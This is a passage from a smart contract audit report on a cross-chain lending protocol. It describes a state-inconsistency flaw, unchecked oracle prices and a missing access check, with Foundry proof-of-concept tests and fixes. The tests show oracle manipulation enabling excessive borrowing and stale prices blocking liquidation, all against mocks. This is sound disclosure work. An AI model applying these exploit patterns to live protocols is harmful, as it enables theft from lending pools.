bytes memory interchainTransferCalldata = abi.encodeWithSignature(
    "interchainTransfer(bytes32,string,bytes,uint256,bytes,uint256)",
    bytes32("test-token-id"),
    ACCEPTED_SOURCE_CHAIN,
    userSourceAddress,
    initialDepositAmount, // withdrawAll should withdraw the full amount
    "",
    uint256(500000)
);

vm.mockCall(
    mockITS,
    interchainTransferCalldata,
    abi.encode() // Empty return (void function)
);
``` |
```

```
// Track that the call was made
vm.expectCall(mockITS, interchainTransferCalldata);

// Execute the problematic WITHDRAW_ALL command
bytes memory data = abi.encode(
    uint8(IAxelarPool.CrossChainCommand.WITHDRAW_ALL), // command
    address(tokenA), // requestedToken
    0, // requestedAmount (not used for WITHDRAW_ALL)
    abi.encode(uint256(500000)) // extraData (estimatedGas)
);

vm.prank(mockITS);
axelarPool.executeWithInterchainToken(
    bytes32("test-command-id"),
    ACCEPTED_SOURCE_CHAIN,
    userSourceAddress,
    data,
    bytes32("test-token-id"),
```


hello@softstack.io
www.softstack.io

softstack GmbH
Schiffbrückstraße 8
24937 Flensburg

CRN: HRB 12635 FL
VAT: DE317625984

```
            address(tokenA),

            0

        );



        // BUG DEMONSTRATION: All user's balance withdrawn locally but no tokens
sent

        uint256 finalBalance =
axelarPool.pool().getUserDepositForToken(address(tokenA), userHash);



        assertEq(finalBalance, 0, "User's entire balance should be withdrawn
locally");



        emit log_named_uint("Initial Balance", initialDepositAmount);

        emit log_named_uint("Final Balance", finalBalance);

        emit log_string("BUG: Entire balance withdrawn locally but no tokens
delivered to user");

    }



    function testBugReport1_BorrowStateInconsistency() public {

        // Setup: Give user initial deposit as collateral
```

```
        uint256 collateralAmount = 1000e18;

        uint256 borrowAmount = 50e18; // 5% LTV, very conservative


        _simulateUserDeposit(userHash, address(tokenA), collateralAmount);


        // Verify initial state - no debt

        uint256 initialDebt =
axelarPool.pool().getUserDebtForToken(address(tokenA), userHash);

        assertEq(initialDebt, 0, "User should have no initial debt");


        // Mock the InterchainTokenService.interchainTransfer call to succeed

        bytes memory interchainTransferCalldata = abi.encodeWithSignature(

            "interchainTransfer(bytes32,string,bytes,uint256,bytes,uint256)",

            bytes32("test-token-id"),

            ACCEPTED_SOURCE_CHAIN,

            userSourceAddress,

            borrowAmount,

            "",

            uint256(500000)
```

```
);

vm.mockCall(
    mockITS,
    interchainTransferCalldata,
    abi.encode() // Empty return (void function)
);

// Track that the call was made
vm.expectCall(mockITS, interchainTransferCalldata);

// Execute the problematic BORROW command
bytes memory data = abi.encode(
    uint8(IAxelarPool.CrossChainCommand.BORROW), // command
    address(tokenA), // requestedToken
    borrowAmount, // requestedAmount
    abi.encode(uint256(500000)) // extraData (estimatedGas)
);
```

```
        vm.prank(mockITS);
        axelarPool.executeWithInterchainToken(
            bytes32("test-command-id"),
            ACCEPTED_SOURCE_CHAIN,
            userSourceAddress,
            data,
            bytes32("test-token-id"),
            address(tokenA),
            0
        );

        // BUG DEMONSTRATION: User has debt recorded but never received borrowed
tokens
        uint256 finalDebt = axelarPool.pool().getUserDebtForToken(address(tokenA),
userHash);

        assertEq(finalDebt, borrowAmount, "User should have debt recorded
locally");
```

| | ```
        emit log_named_uint("Borrow Amount", borrowAmount);

        emit log_named_uint("Final Debt", finalDebt);

        emit log_string("BUG: Debt recorded locally but no tokens delivered to user");

    }



    /**

     * @dev Helper function to simulate a user deposit

     * This simulates a proper cross-chain deposit flow through AxelarPool

     */

    function _simulateUserDeposit(DataTypes.XrplAccountHash user, address token, uint256 amount) internal {

        // Mint tokens to the AxelarPool (mimicking cross-chain token arrival)

        tokenA.mint(address(axelarPool), amount);



        // Simulate a DEPOSIT command through the AxelarPool

        bytes memory data = abi.encode(

            uint8(IAxelarPool.CrossChainCommand.DEPOSIT), // command

            address(tokenA), // token (not used for DEPOSIT, comes from InterchainTokenService)
``` |


hello@softstack.io
www.softstack.io
softstack GmbH
Schiffbrückstraße 8
24937 Flensburg
CRN: HRB 12635 FL
VAT: DE317625984
```

```
            0, // amount (not used for DEPOSIT, comes from InterchainTokenService)
            abi.encode(false) // extraData (disableCollateral = false)
        );

        // Call through the AxelarPool as InterchainTokenService would
        vm.prank(mockITS);
        axelarPool.executeWithInterchainToken(
            bytes32("deposit-command-id"),
            ACCEPTED_SOURCE_CHAIN,
            userSourceAddress,
            data,
            bytes32("test-token-id"),
            address(tokenA),
            amount // This is the actual deposit amount
        );
    }
}
```


hello@softstack.io
www.softstack.io

softstack GmbH
Schiffbrückstraße 8
24937 Flensburg

CRN: HRB 12635 FL
VAT: DE317625984

Code	Line 48 - 139 (AxelarPool.sol): `function _executeWithInterchainToken(` `        bytes32 commandId,` `        string calldata sourceChain,` `        bytes calldata sourceAddress,` `        bytes calldata data,` `        bytes32 tokenId,` `        address token,` `        uint256 amount` `    ) internal override {` `        if (keccak256(abi.encodePacked(sourceChain)) != keccak256(abi.encodePacked(acceptedSourceChain))) {` `            revert Errors.UnsupportedChain(sourceChain);` `        }` `        DataTypes.XrplAccountHash xrplAccountHash = DataTypes.bytesToXrplAccountHash(sourceAddress);`

hello@softstack.io
www.softstack.io
softstack GmbH
Schiffbrückstraße 8
24937 Flensburg
CRN: HRB 12635 FL
VAT: DE317625984

```
        (uint8 command, address requestedToken, uint256 requestedAmount, bytes
memory extraData) =

            abi.decode(data, (uint8, address, uint256, bytes));


        if (command == uint8(CrossChainCommand.DEPOSIT)) {

            (bool disableCollateral) = abi.decode(extraData, (bool));

            try pool.deposit(xrplAccountHash, sourceAddress, token, amount,
disableCollateral) returns (bool) {}

            // https://docs.soliditylang.org/en/latest/control-structures.html#try-
catch

            // In order to catch all error cases, you have to have at least the
clause catch { ...}

            // or the clause catch (bytes memory lowLevelData) { ... }.

            catch (bytes memory _errorCode) {

                emit DepositError(_errorCode);

                _trap(xrplAccountHash, token, amount);

                emit Trapped(xrplAccountHash, sourceAddress, token, amount,
trapped[xrplAccountHash][token]);

            }

        } else if (command == uint8(CrossChainCommand.WITHDRAW)) {

            (uint256 estimatedGas) = abi.decode(extraData, (uint256));
```

	`` bytes32 requestedTokenId = pool.axelarTokenIds(requestedToken); pool.withdraw(xrplAccountHash, sourceAddress, requestedToken, requestedAmount); InterchainTokenService(interchainTokenService).interchainTransfer(requestedTokenId, // bytes32 tokenId, acceptedSourceChain, // string calldata destinationChain, sourceAddress, // bytes calldata destinationAddress, requestedAmount, // uint256 amount, "", // bytes calldata metadata, estimatedGas // uint256 gasValue); } else if (command == uint8(CrossChainCommand.WITHDRAW_ALL)) { (uint256 estimatedGas) = abi.decode(extraData, (uint256)); bytes32 requestedTokenId = pool.axelarTokenIds(requestedToken); uint256 amountWithdrawn = pool.withdrawAll(xrplAccountHash, sourceAddress, requestedToken); ```

```
            InterchainTokenService(interchainTokenService).interchainTransfer(
                requestedTokenId, // bytes32 tokenId,
                acceptedSourceChain, // string calldata destinationChain,
                sourceAddress, // bytes calldata destinationAddress,
                amountWithdrawn, // uint256 amount,
                "", // bytes calldata metadata,
                estimatedGas // uint256 gasValue
            );
        } else if (command == uint8(CrossChainCommand.BORROW)) {
            (uint256 estimatedGas) = abi.decode(extraData, (uint256));
            bytes32 requestedTokenId = pool.axelarTokenIds(requestedToken);

            pool.borrow(xrplAccountHash, sourceAddress, requestedToken,
requestedAmount);

            InterchainTokenService(interchainTokenService).interchainTransfer(
                requestedTokenId, // bytes32 tokenId,
                acceptedSourceChain, // string calldata destinationChain,
```

| | ```
                sourceAddress, // bytes calldata destinationAddress,
                requestedAmount, // uint256 amount,
                "", // bytes calldata metadata,
                estimatedGas // uint256 gasValue
            );
        } else if (command == uint8(CrossChainCommand.REPAY)) {
            // https://docs.soliditylang.org/en/latest/control-structures.html#try-catch
            // In order to catch all error cases, you have to have at least the clause catch { ...}
            // or the clause catch (bytes memory lowLevelData) { ... }.
            try pool.repay(xrplAccountHash, sourceAddress, token, amount) returns (bool) {}
            catch (bytes memory _errorCode) {
                emit RepaymentError(_errorCode);
                _trap(xrplAccountHash, token, amount);
                emit Trapped(xrplAccountHash, sourceAddress, token, amount, trapped[xrplAccountHash][token]);
            }
        } else if (command == uint8(CrossChainCommand.ENABLE_COLLATERAL)) {
``` |


hello@softstack.io
www.softstack.io
softstack GmbH
Schiffbrückstraße 8
24937 Flensburg
CRN: HRB 12635 FL
VAT: DE317625984
```

	`` pool.enableCollateral(xrplAccountHash, sourceAddress, requestedToken); } else if (command == uint8(CrossChainCommand.DISABLE_COLLATERAL)) { // Collateralization is checked in this function pool.disableCollateral(xrplAccountHash, sourceAddress, requestedToken); } else { revert Errors.UnsupportedCommand(command); } emit ExecuteWithInterchainToken(commandId, sourceChain, sourceAddress, data, tokenId, token, amount); } ```
Result/Recommendation	A robust mechanism is required to ensure atomicity or provide reliable compensation for cross-chain operations. The ideal solution involves ensuring local state changes are contingent upon the confirmed success of the cross-chain interaction. Potential strategies include: Two-Phase Commit or Escrow with Confirmation: Phase 1 (Request & Lock): When a user initiates a withdraw/borrow, Pool.sol should only lock the funds or earmark the potential debt locally. No final balance changes should be made. AxelarPool then initiates the interchainTransfer.

	Phase 2 (Settle/Revert upon Callback): The protocol needs a secure and reliable mechanism for Axelar (or a trusted decentralized oracle/relayer network monitoring Axelar events) to send a success or failure callback message to AxelarPool regarding the interchainTransfer. On Success: AxelarPool finalizes the local state changes in Pool.sol (e.g., confirms fund deduction, finalizes debt). On Failure (or Timeout): AxelarPool reverts the local state changes (e.g., unlocks funds, cancels earmarked debt). This approach requires significant architectural changes, including a reliable and secure callback system from the interchain layer. Utilize Advanced Axelar ITS Features (if available): • Thoroughly investigate if Axelar's Interchain Token Service offers more advanced patterns for "send and confirm" or "execute with callback" that can be securely integrated into AxelarPool to achieve conditional state updates. Interim (Less Ideal) Mitigation - Enhanced Monitoring & Manual Intervention: • If on-chain atomicity is too complex to implement immediately, the protocol must establish a robust off-chain system for monitoring all outbound interchainTransfer messages and their final settlement status on the Axelar network and destination chains. • A transparent and timely manual (or semi-automated) reconciliation and refund process would be needed for all users affected by failed cross-chain transfers where local state was already committed. This is operationally burdensome and less desirable from a trust perspective.

HIGH ISSUES

During the audit, softstack's experts found **one High issues** in the code of the smart contract.

6.2.2 Critical Reliance on Unvalidated Oracle Price Feeds

Severity: HIGH
Status: FIXED
File(s) affected: Pool.sol
Update: https://github.com/strobe-protocol/strobe-v1-core/commit/5f7f3e0e64f10ed13f2f553fabd37249ab64a5c3

Attack / Description	The Pool.sol contract determines the value of user collateral and debt by making direct calls to _oracle.getPrice(token). The _oracle is an instance of OracleConnectorHub, which is responsible for routing these price queries to a specific oracle connector registered for the given token. Crucially, Pool.sol itself does not implement any independent checks for the freshness (i.e., timeliness, ensuring the price isn't too old) or validity (e.g., ensuring the price is within some reasonable bounds, not zero, not abnormally manipulated) of the price data returned by the _oracle system. It wholly trusts the configured oracle system to either provide accurate data or to revert if data is unreliable. While individual oracle connectors (like BandProtocolConnector.sol) may implement their own staleness checks (e.g., using a maxTimeout), this is an implementation detail of the connector. The OracleConnectorHub.sol allows its owner to set any contract address as a connector for a token. If a connector is chosen that lacks robust (or any) staleness/validity checks, or if a generally reliable connector is misconfigured (e.g., with an overly permissive staleness threshold), or if the underlying data source of a connector is compromised or experiences prolonged outages, Pool.sol could make critical financial decisions based on dangerously outdated or manipulated prices.

	Impact: The lack of independent price validation within Pool.sol and its complete reliance on the configured oracle system's integrity exposes the protocol to severe financial risks: Incorrect Liquidations & Protocol Insolvency: Stale Low Collateral Prices / Stale High Debt Prices: Can lead to premature or excessive liquidations, causing unfair losses for users. Stale High Collateral Prices / Stale Low Debt Prices: Can prevent necessary liquidations of truly undercollateralized positions, allowing bad debt to accumulate and potentially leading to protocol insolvency. Theft of Funds via Price Manipulation: If an attacker can influence a poorly secured or misconfigured oracle connector to report an artificially high price for their collateral, they can borrow assets far exceeding the true value of their collateral, effectively stealing from the protocol. Conversely, manipulating prices could allow attackers to trigger profitable but unfair liquidations against other users. Operational Failures (Denial of Service): If the _oracle.getPrice() call reverts (e.g., because a connector detects prolonged staleness and correctly reverts, or the oracle network is down), all critical functions in Pool.sol that depend on prices (borrowing, liquidations, managing collateralized positions) will become unusable, halting core protocol operations.

hello@softstack.io
www.softstack.io

softstack GmbH
Schiffbrückstraße 8
24937 Flensburg

CRN: HRB 12635 FL
VAT: DE317625984

Proof of Concept:

```
// SPDX-License-Identifier: UNLICENSED

pragma solidity ^0.8.21;

import "forge-std/Test.sol";

import "./mocks/DeployMocks.sol";

import "./mocks/MockConstants.sol";

import {IPoolConfig} from "../src/interfaces/IPoolConfig.sol";

import {Errors} from "../src/errors/Errors.sol";

import {DataTypes} from "../src/core/libraries/DataTypes.sol";

import {IPool} from "../src/interfaces/IPool.sol";

import {InterestRateStrategyOne} from
"../src/core/irs/InterestRateStrategyOne.sol";

/**

 * @title Bug Report 7: Oracle Price Integrity Test

 * @dev Proof of concept test demonstrating oracle price integrity vulnerabilities

 *

 * Bug Description:

 * Pool.sol calls _oracle.getPrice() without freshness/validity checks in three
critical functions:
```

```
 * 1. liquidate() - lines 244-245: Uses stale prices allowing users to avoid timely liquidation
 * 2. getUserDebtUsdValueForToken() - line 732: Uses stale prices for debt calculation
 * 3. getUserCollateralUsdValueForToken() - line 754: Uses stale prices for collateral calculation
 *
 * These vulnerabilities can lead to:
 * - Users avoiding liquidation when they should be liquidated (stale low collateral prices)
 * - Users borrowing excessive amounts against manipulated/stale collateral values
 * - System operational failures when oracles revert/fail
 */
contract BugReport7_OraclePriceIntegrityTest is DeployMocks, Test {

    constructor() DeployMocks(vm) {}


    function setUp() public {
        predeploy();
```


hello@softstack.io
www.softstack.io

softstack GmbH
Schiffbrückstraße 8
24937 Flensburg

CRN: HRB 12635 FL
VAT: DE317625984

```
        deploy();
    }
    function setupUserPositions() internal {
        // Alice deposits $5000 worth of TokenA (100 tokens at $50 each)
        mockPoolWrapper.deposit(
            MockConstants.ALICE_HASH,
            MockConstants.ALICE_ADDRESS,
            address(tokenA),
            100 * MockConstants.TOKEN_A_DECIMALS,
            false
        );
        mockPoolWrapper.enableCollateral(MockConstants.ALICE_HASH,
MockConstants.ALICE_ADDRESS, address(tokenA));

        // Bob deposits $10000 worth of TokenB (100 tokens at $100 each)
        mockPoolWrapper.deposit(
            MockConstants.BOB_HASH,
            MockConstants.BOB_ADDRESS,
            address(tokenB),
```


hello@softstack.io
www.softstack.io

softstack GmbH
Schiffbrückstraße 8
24937 Flensburg

CRN: HRB 12635 FL
VAT: DE317625984

```
            100 * MockConstants.TOKEN_B_DECIMALS,

            false

        );

        mockPoolWrapper.enableCollateral(MockConstants.BOB_HASH,
MockConstants.BOB_ADDRESS, address(tokenB));



        // Alice borrows TokenB against her TokenA collateral

        // At 50% LTV, she can borrow up to $2500 worth of TokenB (25 tokens at
$100 each)

        mockPoolWrapper.borrow(

            MockConstants.ALICE_HASH,

            MockConstants.ALICE_ADDRESS,

            address(tokenB),

            20 * MockConstants.TOKEN_B_DECIMALS // $2000 worth, safely under limit

        );

    }

    /**

     * Test Scenario 1: Stale price allowing users to avoid timely liquidation

     *
```

```
     * When TokenA price drops significantly but oracle returns stale high price,
     * liquidation doesn't happen when it should, creating bad debt risk.
     */
    function testStaleOraclePriceAvoidsLiquidation() public {
        setupUserPositions();

        // Simulate passage of time for interest accrual
        vm.warp(block.timestamp + 365 days);

        // Verify initial position details
        uint256 aliceTokenADeposit =
mockPoolWrapper.pool().getUserDepositForToken(address(tokenA),
MockConstants.ALICE_HASH);
        uint256 aliceTokenBDebt =
mockPoolWrapper.pool().getUserDebtForToken(address(tokenB),
MockConstants.ALICE_HASH);

        console.log("Alice TokenA deposit:", aliceTokenADeposit);
        console.log("Alice TokenB debt:", aliceTokenBDebt);
```

```
        // TokenA price crashes from $50 to $10 in reality, but oracle is stale at
$50

        // This should make Alice's position liquidable, but the stale price
prevents it



        // Try to liquidate with Bob - this should fail because stale price makes
position look healthy

        vm.startPrank(MockConstants.BOB_EVM_ADDRESS);

        tokenB.mint(MockConstants.BOB_EVM_ADDRESS, 5 *
MockConstants.TOKEN_B_DECIMALS);

        tokenB.approve(address(mockPoolWrapper.pool()), 5 *
MockConstants.TOKEN_B_DECIMALS);



        vm.expectRevert(); // Should revert because position appears healthy with
stale high price

        mockPoolWrapper.liquidate(

            MockConstants.BOB_EVM_ADDRESS,

            MockConstants.BOB_ADDRESS,

            MockConstants.ALICE_ADDRESS,

            address(tokenB), // debt token

            5 * MockConstants.TOKEN_B_DECIMALS, // amount to repay
```

```
            address(tokenA) // collateral token

        );

        vm.stopPrank();



        // Demonstrate that if oracle was updated to real crashed price,
liquidation would be possible

        oracle.setPriceData(address(tokenA), 10 * 1e18, uint64(block.timestamp));
// Update to crashed price



        // Now liquidation should be possible (if health factor drops below
threshold)

        // This demonstrates the vulnerability - stale prices prevent timely
liquidations

        console.log("Stale oracle price prevents liquidation when market price
crashes");

    }




    /**

     * Test Scenario 2: Manipulated price enabling excessive borrowing and bad debt

     *
```

```
     * When oracle price is manipulated to show inflated collateral value,
     * users can borrow more than they should, creating bad debt risk.
     */
    function testManipulatedOraclePriceEnablesExcessiveBorrowing() public {
        // Alice deposits TokenA
        mockPoolWrapper.deposit(
            MockConstants.ALICE_HASH,
            MockConstants.ALICE_ADDRESS,
            address(tokenA),
            100 * MockConstants.TOKEN_A_DECIMALS,
            false
        );
        mockPoolWrapper.enableCollateral(MockConstants.ALICE_HASH,
MockConstants.ALICE_ADDRESS, address(tokenA));

        // Bob provides liquidity for TokenB
        mockPoolWrapper.deposit(
            MockConstants.BOB_HASH,
            MockConstants.BOB_ADDRESS,
```


hello@softstack.io
www.softstack.io

softstack GmbH
Schiffbrückstraße 8
24937 Flensburg

CRN: HRB 12635 FL
VAT: DE317625984

```
            address(tokenB),
            200 * MockConstants.TOKEN_B_DECIMALS,
            false
        );

        // Oracle is manipulated BEFORE Alice tries to borrow
        // Show TokenA price as $200 instead of real $50
        oracle.setPriceData(address(tokenA), 200 * 1e18, uint64(block.timestamp));
        console.log("TokenA price (manipulated): $200");

        // Initial state: With manipulated price, TokenA at $200, with 100 tokens
($20000 value), 50% LTV = $10000 borrowable
        uint256 tokenADeposit =
mockPoolWrapper.pool().getUserDepositForToken(address(tokenA),
MockConstants.ALICE_HASH);
        console.log("Alice TokenA deposit:", tokenADeposit);

        // Alice can now borrow much more due to inflated collateral value
        // At manipulated price: 100 tokens * $200 * 50% LTV = $10,000 borrowable
        // At real price: 100 tokens * $50 * 50% LTV = $2,500 borrowable
```

```
        // Alice borrows based on manipulated high price
        mockPoolWrapper.borrow(
            MockConstants.ALICE_HASH,
            MockConstants.ALICE_ADDRESS,
            address(tokenB),
            90 * MockConstants.TOKEN_B_DECIMALS // $9000 worth - would be
impossible at real price
        );

        uint256 totalDebt =
mockPoolWrapper.pool().getUserDebtForToken(address(tokenB),
MockConstants.ALICE_HASH);
        console.log("Total TokenB debt with manipulated price:", totalDebt);

        // Reset price to real value - now Alice is severely over-borrowed
        oracle.setPriceData(address(tokenA), 50 * 1e18, uint64(block.timestamp));
        console.log("TokenA price (corrected): $50");
```


hello@softstack.io
www.softstack.io

softstack GmbH
Schiffbrückstraße 8
24937 Flensburg

CRN: HRB 12635 FL
VAT: DE317625984

```
        // At real price, Alice has $9000 debt against $2500 collateral capacity
(50% of $5000)

        // This creates massive bad debt for the protocol

        console.log("Bad debt created through price manipulation vulnerability");



        // Verify Alice borrowed a large amount that wouldn't be possible at real
price

        // $9000 debt vs $2500 max borrowable at real price

        assertGt(totalDebt, 80 * MockConstants.TOKEN_B_DECIMALS, "Large borrowing
succeeded due to price manipulation");

        console.log("Vulnerability confirmed: User borrowed 3.6x more than should
be possible");

    }




    /**

     * Test Scenario 3: Oracle revert causing operational failure

     *

     * When oracle.getPrice() reverts, critical pool operations fail,

     * preventing liquidations and normal pool operations.
```

```
    */

    function testOracleRevertCausesOperationalFailure() public {

        setupUserPositions();



        // First, show normal operations work

        uint256 aliceTokenADeposit =
mockPoolWrapper.pool().getUserDepositForToken(address(tokenA),
MockConstants.ALICE_HASH);

        uint256 aliceTokenBDebt =
mockPoolWrapper.pool().getUserDebtForToken(address(tokenB),
MockConstants.ALICE_HASH);



        assertGt(aliceTokenADeposit, 0, "Deposit calculation should work with
functioning oracle");

        assertGt(aliceTokenBDebt, 0, "Debt calculation should work with functioning
oracle");



        // Document the vulnerability: If oracle were to revert, these operations
would fail

        // This is demonstrated by the fact that Pool.sol has no try/catch around
oracle calls

        // In a real scenario, oracle failures would cause:
```


hello@softstack.io
www.softstack.io

softstack GmbH
Schiffbrückstraße 8
24937 Flensburg

CRN: HRB 12635 FL
VAT: DE317625984

```
        // 1. liquidate() to revert at lines 244-245
        // 2. getUserDebtUsdValueForToken() to revert at line 732
        // 3. getUserCollateralUsdValueForToken() to revert at line 754

        console.log("All oracle-dependent operations currently work");
        console.log("WARNING: If oracle reverts, all these operations would
fail:");
        console.log("   - liquidate() would revert at lines 244-245");
        console.log("   - getUserDebtUsdValueForToken() would revert at line 732");
        console.log("   - getUserCollateralUsdValueForToken() would revert at line
754");
        console.log("   - All collateral and liquidation functions would fail");

        // Simulate what would happen if we could make oracle revert
        // (We can't easily test this with the current setup, but the vulnerability
is clear from code analysis)
        assertTrue(true, "Oracle failure vulnerability documented");
    }
```


hello@softstack.io
www.softstack.io
softstack GmbH
Schiffbrückstraße 8
24937 Flensburg
CRN: HRB 12635 FL
VAT: DE317625984

```
    /**
     * Test helper: Verify vulnerability locations in Pool.sol
     * This test confirms the exact lines where oracle.getPrice() is called without
checks
     */
    function testVulnerabilityLocations() public pure {
        // This test serves as documentation of the vulnerability locations
        // Vulnerability points identified in Pool.sol:

        // 1. liquidate() function - lines 244-245:
        //    uint256 debtTokenPrice = _oracle.getPrice(debtToken);
        //    uint256 collateralTokenPrice = _oracle.getPrice(collateralToken);

        // 2. getUserTotalDebtValue() function - line 732:
        //    uint256 debtPrice = _oracle.getPrice(token);

        // 3. getUserTotalCollateralValue() function - line 754:
        //    uint256 collateralPrice = _oracle.getPrice(token);
```

	`` // All three locations call _oracle.getPrice() without: // - Freshness checks (timestamp validation) // - Price validity checks (non-zero, reasonable bounds) // - Error handling (try/catch for oracle failures) assertTrue(true, "Vulnerability locations documented"); } } ```
Code	Line 214 - 268 (Pool.sol): ``` function liquidate(address liquidator, bytes memory liquidationRewardRecipient, bytes memory liquidatee, address debtToken, uint256 amount, address collateralToken ```

	``) external reserveEnabled(debtToken) reserveEnabled(collateralToken) nonReentrant { DataTypes.XrplAccountHash liquidationRewardRecipientHash = DataTypes.bytesToXrplAccountHash(liquidationRewardRecipient); DataTypes.XrplAccountHash liquidateeHash = DataTypes.bytesToXrplAccountHash(liquidatee); if (amount == 0) { revert Errors.ZeroAmount(); } uint256 debtReserveDecimals = getReserveData(debtToken).decimals; DataTypes.MarketReserveData memory collateralReserve = getReserveData(collateralToken); totalReserveAmounts[debtToken] += amount; // Liquidator repays intead for user DataTypes.DebtRepaid memory debtRepaid = _repayDebtRouteInternal(liquidateeHash, debtToken, amount, liquidator); ```

	`` if (!_isUsedAsCollateral(liquidateeHash, collateralToken)) { revert Errors.NonCollateralToken(); } // Avoid stack too deep error by creating an artificial scope uint256 collateralAmountAfterBonus = 0; { uint256 debtTokenPrice = _oracle.getPrice(debtToken); uint256 collateralTokenPrice = _oracle.getPrice(collateralToken); uint256 debtValueRepaid = Math.mulDecimals(debtTokenPrice, amount, debtReserveDecimals); uint256 equivalentCollateralAmount = Math.divDecimals(debtValueRepaid, collateralTokenPrice, collateralReserve.decimals); uint256 onePlusLiquidationBonus = Math.RAY + Math.scalePct(collateralReserve.liquidationBonusPct); collateralAmountAfterBonus = equivalentCollateralAmount.rmul(onePlusLiquidationBonus); } ```

hello@softstack.io
www.softstack.io
softstack GmbH
Schiffbrückstraße 8
24937 Flensburg
CRN: HRB 12635 FL
VAT: DE317625984

	`` _moveDepositBalance(collateralToken, liquidateeHash, liquidationRewardRecipientHash, collateralAmountAfterBonus); // Confirm collateralization after all calculations _assertNotOvercollateralized(liquidateeHash, false); emit Liquidation(liquidator, liquidationRewardRecipient, liquidatee, debtToken, debtRepaid.rawAmount, amount, collateralToken, collateralAmountAfterBonus); } ```
Result/Recommendation	Strengthening the oracle price feed integrity is paramount. This requires a multi-layered approach:

Mandatory Robust Oracle Connectors (Primary Defense):

- Enforce Standards: The OracleConnectorHub or off-chain governance should mandate that all registered oracle connectors implement robust, configurable, and reasonably strict staleness checks (e.g., reverting if a price timestamp is older than a defined maximum delay, such as a few hours or a specific number of blocks).
- Data Quality: Connectors should source data from multiple reputable, manipulation-resistant providers and employ aggregation techniques where possible.
- Circuit Breakers/Sanity Checks in Connectors: Connectors should ideally include logic to detect and reject or flag clearly anomalous prices (e.g., zero prices, prices deviating drastically from previous values or a benchmark).

Secure Governance for OracleConnectorHub:

- The owner of OracleConnectorHub.sol (who controls setTokenConnector) must be a secure multi-signature wallet or a DAO governed by a Timelock mechanism for all changes to oracle configurations. This provides transparency and a window for scrutiny and intervention.
- Consider establishing a rigorous off-chain (or on-chain) vetting and approval process for any new oracle connector before it can be registered.

Pool.sol Enhancements (Secondary/Defense-in-Depth - Optional but Recommended):

- Read Last Update Timestamp: If the IOracleConnector interface can be extended (or if connectors already provide this) to return both the price and its last update timestamp, Pool.sol (or PoolConfig.sol) could perform an additional, protocol-defined staleness check against a configurable per-reserve maxPriceAge parameter.

```
// Conceptual addition
// (uint256 price, uint256 lastUpdated) = _oracle.getPriceAndTimestamp(token);
// require(block.timestamp - lastUpdated <= _reserves[token].maxPriceAge, "Oracle
price too stale");
```

	This adds a layer of protection within Pool.sol itself, though it increases gas costs for price fetches.

MEDIUM ISSUES

During the audit, softstack‘s experts found **Seven Medium issues** in the code of the smart contract.

6.2.3 Unauthorized Initiation of Trapped Token Clearing

Severity: MEDIUM
Status: FIXED
File(s) affected: AxelarPool.sol
Update: https://github.com/strobe-protocol/strobe-v1-core/commit/2399b26fdf2310cc857a8452246397ecf89db444

Attack / Description	The AxelarPool.clearTrappedToken() function is an external function designed to release tokens that were previously "trapped" due to failures in cross-chain operations (e.g., a failed deposit after tokens were received by AxelarPool). This function currently lacks explicit access control mechanisms, such as an onlyOwner modifier or a signature verification scheme, to ensure that the caller (msg.sender) is authorized to initiate the clearing process for the specified sourceAddress (representing the original owner of the trapped tokens). The function operates as follows: It accepts a token address and a bytes calldata sourceAddress (the original owner's address on the source chain). It derives an xrplAccountHash from the sourceAddress.

	It calls the internal _clear(xrplAccountHash, token) function, inherited from Trap.sol, to update the accounting of trapped tokens. It then initiates an InterchainTokenService.interchainTransfer(...) to send the totalClearedAmount of token back to the original sourceAddress on the acceptedSourceChain. The vulnerability arises because any external account can invoke clearTrappedToken for any sourceAddress they know or can guess, provided that sourceAddress has tokens trapped for the specified token. While the cleared tokens are correctly routed back to the original owner (sourceAddress), the initiation of this process by an unauthorized third party is problematic. **Impact**: The lack of authorization on clearTrappedToken does not allow direct theft of trapped funds by the caller (as funds are returned to the original owner). However, it exposes the protocol and its users to several undesirable scenarios: Griefing & Unwanted Transactions: An attacker can unilaterally trigger the return of any user's trapped tokens. This might occur at a time inconvenient for the user (e.g., during high gas price periods, or when the user preferred to keep the funds trapped pending other actions). This can be used to force transactions onto the network, potentially contributing to congestion or forcing the protocol/relayers to process these returns. Front-Running: A malicious actor observing a legitimate user's clearTrappedToken transaction in the mempool can front-run it by submitting their own call with higher gas. This would cause the legitimate user's transaction to fail (as the tokens would already be cleared), wasting their gas. While the victim still receives their tokens, the attacker dictates the timing and causes the victim's own action to fail.

hello@softstack.io
www.softstack.io

softstack GmbH
Schiffbrückstraße 8
24937 Flensburg

CRN: HRB 12635 FL
VAT: DE317625984

Resource Consumption (Minor):

If the estimatedGas parameter for interchainTransfer is not perfectly covered by the initiator and there are any protocol-level or relayer-level gas subsidies or socialized costs, repeated unauthorized calls could lead to minor resource depletion.

Disruption of User Intent: Users may have specific reasons for leaving tokens in a trapped state temporarily (e.g., awaiting specific market conditions, batching operations). Unauthorized clearing interferes with their agency.

Proof of Concept:

```
// SPDX-License-Identifier: UNLICENSED
pragma solidity ^0.8.21;


import "forge-std/Test.sol";
import "./mocks/MockERC20.sol";
import {AxelarPoolHarness} from "./harnesses/AxelarPoolHarness.sol";
import {IStdReference} from "../src/interfaces/IStdReference.sol";
import {OracleConnectorHub} from "../src/oracles/OracleConnectorHub.sol";
import {Pool} from "../src/core/Pool.sol";
import {BandProtocolConnector} from "../src/oracles/BandProtocolConnector.sol";
import {InterestRateStrategyOne} from
"../src/core/irs/InterestRateStrategyOne.sol";
import {ERC20} from "lib/openzeppelin-contracts/contracts/token/ERC20/ERC20.sol";
import {DataTypes} from "../src/core/libraries/DataTypes.sol";
import {MockStdReference} from "./mocks/MockStdReference.sol";
import {IAxelarPool} from "../src/interfaces/IAxelarPool.sol";
import {ITrap} from "../src/interfaces/ITrap.sol";


/**
 * @title Bug Report 2: Unauthorized Token Clearing Vulnerability Test
 * @dev Proof of concept test demonstrating the unauthorized token clearing
vulnerability
```


hello@softstack.io
www.softstack.io

softstack GmbH
Schiffbrückstraße 8
24937 Flensburg

CRN: HRB 12635 FL
VAT: DE317625984

```
 *
 * Bug Description:
 * The AxelarPool.clearTrappedToken() function is external and lacks explicit
access control.
 * Any external actor can call clearTrappedToken for any arbitrary sourceAddress's
trapped tokens.
 * While tokens return to the original owner, this allows unauthorized actions:
 * - Triggering transactions and potentially incurring gas costs
 * - Unilaterally initiating token returns against user preference
 * - Front-running legitimate user's clearTrappedToken transactions
 * - Griefing attacks by clearing tokens when users don't want them cleared
 */
contract BugReport2_UnauthorizedTokenClearingTest is Test {
    AxelarPoolHarness axelarPool;
    address mockITS;
    MockERC20 tokenA;
